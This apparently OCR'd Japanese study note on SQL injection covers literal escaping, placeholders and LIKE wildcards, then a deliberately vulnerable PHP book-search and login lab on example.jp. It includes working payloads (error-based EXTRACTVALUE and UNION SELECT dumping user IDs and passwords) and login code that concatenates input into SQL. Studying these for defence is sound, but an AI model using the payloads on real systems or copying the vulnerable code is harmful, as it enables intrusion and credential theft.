4.4 SQL呼び出しに伴う脆弱性

SQLインジェクション脆弱性の原因

リテラルの扱い方の問題で、SQL文を意図する形とは違う形で実行されてしまいます。

・文字列リテラル

SQLの標準規格では、文字列リテラルはシングルクォートで囲みます。 例 'shakespear'
文字列リテラル中に、シングルクォートを含めたい場合には、シングルクォートを重ねます。これをシングルクォートをエスケープすると言います。 例 O'Reilly = ' O ' ' Reilly '
文字列リテラル中で、シングルクォートを重ねないで、1つだけにするということは、その箇所で文字列が終端することになります。
これを意図的に文字列を終端させて、残りの部分から別のSQLとして、データベースを攻撃することが、SQLインジェクション攻撃にな! 例 'ABC' ; DELETE Price FROM SYOHIN--'

・数字リテラル

数字リテラルの場合には、数字以外の文字が現れた段階で、数字リテラルは終端されます。1 ;DELETE FROM employees

SQLインジェクション脆弱性の対策

①アプリケーションのロジックで、リテラルを正しく扱い、SQL文を正しく構成する。
②プレースホルダ（プリペアードステートメント）により、SQL文を正しく構成するようにする。

①をプログラムで正しくコーディングすることは難しいので、②が有効な対策になります。
以下のSQL脆弱性テストでもプレースホルダで対策しています。

SQLのLIKE述語とワイルドカード問題

LIKE記述では、「 _ 」は任意の1文字、「 % 」は0文字以上の任意の文字列です。この指定をワイルドカードと言います。「 _ 」や「 % 」を文字検索する場合はエスケープが必要です。

name列で「鈴木」をエスケープする例　　WHERE name LIKE '%鈴木%'

「%」を含む行を検索する例　　WHERE name LIKE '%#%%' ESCAPE '#'　　ESCAPE句でエスケープする文字を指定します。先頭と末尾の%がワイルドカード、「＃%」で「%」を表しています。

ワイルドカードをエスケープするPHPの関数サンプル

```php
function escape_wildcard($s) {
    return mb_ereg_replace('([_%#])', '#\1', $s);
}
```

データベースエンジンによるエスケープ文字の違い

データベース	エスケープ対象文字	補足
MySQL	「 _ 」「 % 」	
PostgreSQL	「 _ 」「 % 」	
oracle	「 _ 」「 % 」「 __ 」「 % 」	全角文字もエスケープが必要
MY SQL Server	「 _ 」「 % 」「 [」	
IBM DB2	「 _ 」「 % 」「 __ 」「 % 」	全角文字もエスケープが必要

プレースホルダを用いた様々な処理

アプリケーション開発時に、複雑なSQLを使って機能を実現したい場合でも、プレースホルダを使って、アプリケーションを構築できます。

①検索結果が動的に変わる場合　検索画面で多くの検索条件を入力して、ユーザ入力内容によって、画面が変わります。

②様々な列でソートする場合　　ソートする列名を外部から入力する

SQLインジェクションの保険的対策

①詳細なエラーメッセージの抑止

PHPの場合、詳細なエラーメッセージを抑止するには、php.ini に以下を設定する。
display_errors = off

②入力値の妥当性検証を行う　　郵便番号であれば数値のみ、ユーザIDであれば英数字のみ　など

③データベースの権限設定　　参照する情報であれば、元のテーブルは読み取り権限があれば十分のはず

プレースホルダが使えない場合の対策

既存アプリケーションの対策などで、改修コストの関係でプレースホルダ実装が現実的でない場合など


①文字列リテラル、数値リテラルのエスケープ処理を自前で入れ込む
②SQL呼び出しライブラリに quote メソッド が用意されている場合には、これを使用する

データベース中の表名・列名の調査方法


SQLの標準規格に、INFORMATION_SCHEMAというデータベースが規定されていて、その中のtablesやcolumnsという仮想ビューによって
表や列の定義を知ることができる

SQL脆弱性　44-001:蔵書検索(正常系)


【ブラウザ→サーバ：リクエスト　44/44-001.php　→　レスポンス　】SQL脆弱性　蔵書検索(正常系)



【ブラウザ】




蔵書ID	タイトル	著者名	出版社	出版年月	価格
1001	夏の夜の夢	Shakespeare	青森書籍	1979/01	600
1002	ハムレット	Shakespeare	岩手書房	1997/04	1260
1003	マクベス	Shakespeare	山形出版	2001/05	1530
1004	リア王	Shakespeare	秋田公論社	2004/07	1890




SQL脆弱性　44-001:蔵書検索(エラーメッセージからの情報漏洩)

【ブラウザ→サーバ：　リクエスト　44/44-001.php　→　レスポンス　】 SQL脆弱性　蔵書検索(エラーメッセージからの情報漏洩)




"44-001.php?author='+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$',id,':',pwd)+FROM+users+LIMIT+0,1))+--+"　　脆弱性をつくパラメータ

【ブラウザ】




SQL脆弱性　44-001:蔵書検索(UNION SELECTを用いた情報漏洩)

【ブラウザ→サーバ：リクエスト　44/44-001.php　→　レスポンス　】SQL脆弱性　蔵書検索(UNION SELECTを用いた情報漏洩)




"44-001.php?author=author='+UNION+SELECT+id,pwd,name,addr,NULL,NULL,NULL+FROM+users—+"　　**脆弱性をつくパラメータ**

【ブラウザ】



蔵書ID	タイトル	著者名	出版社	出版年月	価格
yamada	pass1	山田太一	神奈川県川崎市		
tanaka	pass1	山石京子	東京都港区三田		
sato	password	佐藤一志	神奈川県横浜市		




```
1  <html>
2  <body>
3  <table border=1>
4  <tr>
5  <th>蔵書ID</th>
6  <th>タイトル</th>
7  <th>著者名</th>
8  <th>出版社</th>
9  <th>出版年月</th>
10 <th>価格</th>
11 </tr>
          :                                                    :
          :                                                    :
28 <tr>
29 <td>sato</td>
30 <td>password</td>
31 <td>佐藤一志</td>
32 <td>神奈川県横浜市</td>
33 <td></td>
34 <td></td>
35 </tr>
36 </table>
37 </body>
38 </html>
39
```

SQL脆弱性　44-002:認証画面

【サーバ：　htmlファイル①　】

/var/www/html/44/44-002.html - wasbook@example.jp - エディタ - WinSC


```
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="44-003.php" method="POST">
ユーザ名<input type="text" name="ID"><br>
パスワード<input type="text" name="PWD"><br>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

【サーバ：　phpファイル　】


/var/www/html/44/44-003.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  header('Content-Type: text/html; charset=UTF-8');
  $id = @$_POST['ID'];   // ユーザID
  $pwd = @$_POST['PWD']; // パスワード
  // データベースに接続
  $db = new PDO("mysql:host=127.0.0.1;dbname=wasbook", "wasbook", "wasbook");
  // SQLの組み立て
  $sql = "SELECT * FROM users WHERE id ='$id' AND PWD = '$pwd'";
  $ps = $db->query($sql);   // クエリー実行
?>
<html>
<body>
<?php
  if ($ps->rowCount() > 0) { // SELECTした行が存在する場合ログイン成功
    $_SESSION['id'] = $id;
    echo 'ログイン成功です';
  } else {
    echo 'ログイン失敗です';
  }
  // pg_close($con);
?>
</body>
</html>
```


【ブラウザ→サーバ：リクエスト 44/44-002.html → レスポンス 】SQL脆弱性 認証画面





【ブラウザ→サーバ：リクエスト 44/44-003.php → レスポンス 】SQL脆弱性 認証画面





【ブラウザ】



ログインしてください
example.jp/44/44-002.html
ユーザ名
パスワード
ログイン


ログインしてください
http://example.jp/44/44-002.html
view-source:http://example.jp/44/44-002.html
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="44-003.php" method="POST">
ユーザ名<input type="text" name="ID">
パスワード<input type="text" name="PWD">
<input type="submit" value="ログイン">
</form>
</body>
</html>


ログインしてください
example.jp/44/44-002.html
ユーザ名yamada
パスワードpass1
ログイン


ログインしてください
http://example.jp/44/44-002.html
view-source:http://example.jp/44/44-002.html
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="44-003.php" method="POST">
ユーザ名<input type="text" name="ID">
パスワード<input type="text" name="PWD">
<input type="submit" value="ログイン">
</form>
</body>
</html>


example.jp/44/44-003.php
example.jp/44/44-003.php
ログイン成功です


example.jp/44/44-003.php
http://example.jp/44/44-003.php
view-source:http://example.jp/44/44-003.php
<html>
<body>
ログイン成功です</body>
</html>

SQL脆弱性　44-002a:認証画面(正常系)

【サーバ：　htmlファイル②　】

/var/www/html/44/44-002a.html - wasbook@example.jp - エディタ - WinSCP


```
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="44-003.php" method="POST">
ユーザ名<input type="text" name="ID" value="yamada"><br>
パスワード<input type="text" name="PWD" value="pass1"><br>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

【サーバ：　phpファイル　】


/var/www/html/44/44-003.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  header('Content-Type: text/html; charset=UTF-8');
  $id = @$_POST['ID'];   // ユーザID
  $pwd = @$_POST['PWD']; // パスワード
  // データベースに接続
  $db = new PDO("mysql:host=127.0.0.1;dbname=wasbook", "wasbook", "wasbook");
  // SQLの組み立て
  $sql = "SELECT * FROM users WHERE id ='$id' AND PWD = '$pwd'";
  $ps = $db->query($sql);   // クエリー実行
?>
<html>
<body>
<?php
  if ($ps->rowCount() > 0) { // SELECTした行が存在する場合ログイン成功
    $_SESSION['id'] = $id;
    echo 'ログイン成功です';
  } else {
    echo 'ログイン失敗です';
  }
  // pg_close($con);
?>
</body>
</html>
```


【ブラウザ→サーバ：リクエスト 44/44-002a.html → レスポンス 】SQL脆弱性 認証画面(正常系)




【ブラウザ→サーバ：リクエスト 44/44-003.php → レスポンス 】SQL脆弱性 認証画面(正常系)




【ブラウザ】


ログインしてください
example.jp/44/44-002a.html
ユーザ名yamada
パスワードpass1
ログイン


ログインしてください
http://example.jp/44/44-002a.html
view-source:http://example.jp/44/44-002a.html
1 <html>
2 <head><title>ログインしてください</title></head>
3 <body>
4 <form action="44-003.php" method="POST">
5 ユーザ名<input type="text" name="ID" value="yamada">
6 パスワード<input type="text" name="PWD" value="pass1">
7 <input type="submit" value="ログイン">
8 </form>
9 </body>
10 </html>
11


example.jp/44/44-003.php
example.jp/44/44-003.php
ログイン成功です


example.jp/44/44-003.php
http://example.jp/44/44-003.php
view-source:http://example.jp/44/44-003.php
1 <html>
2 <body>
3 ログイン成功です</body>
4 </html>
5

SQL脆弱性　44-002b:認証画面(認証回避)

【サーバ：　htmlファイル③　】

/var/www/html/44/44-002b.html - wasbook@example.jp - エディタ - WinSCP

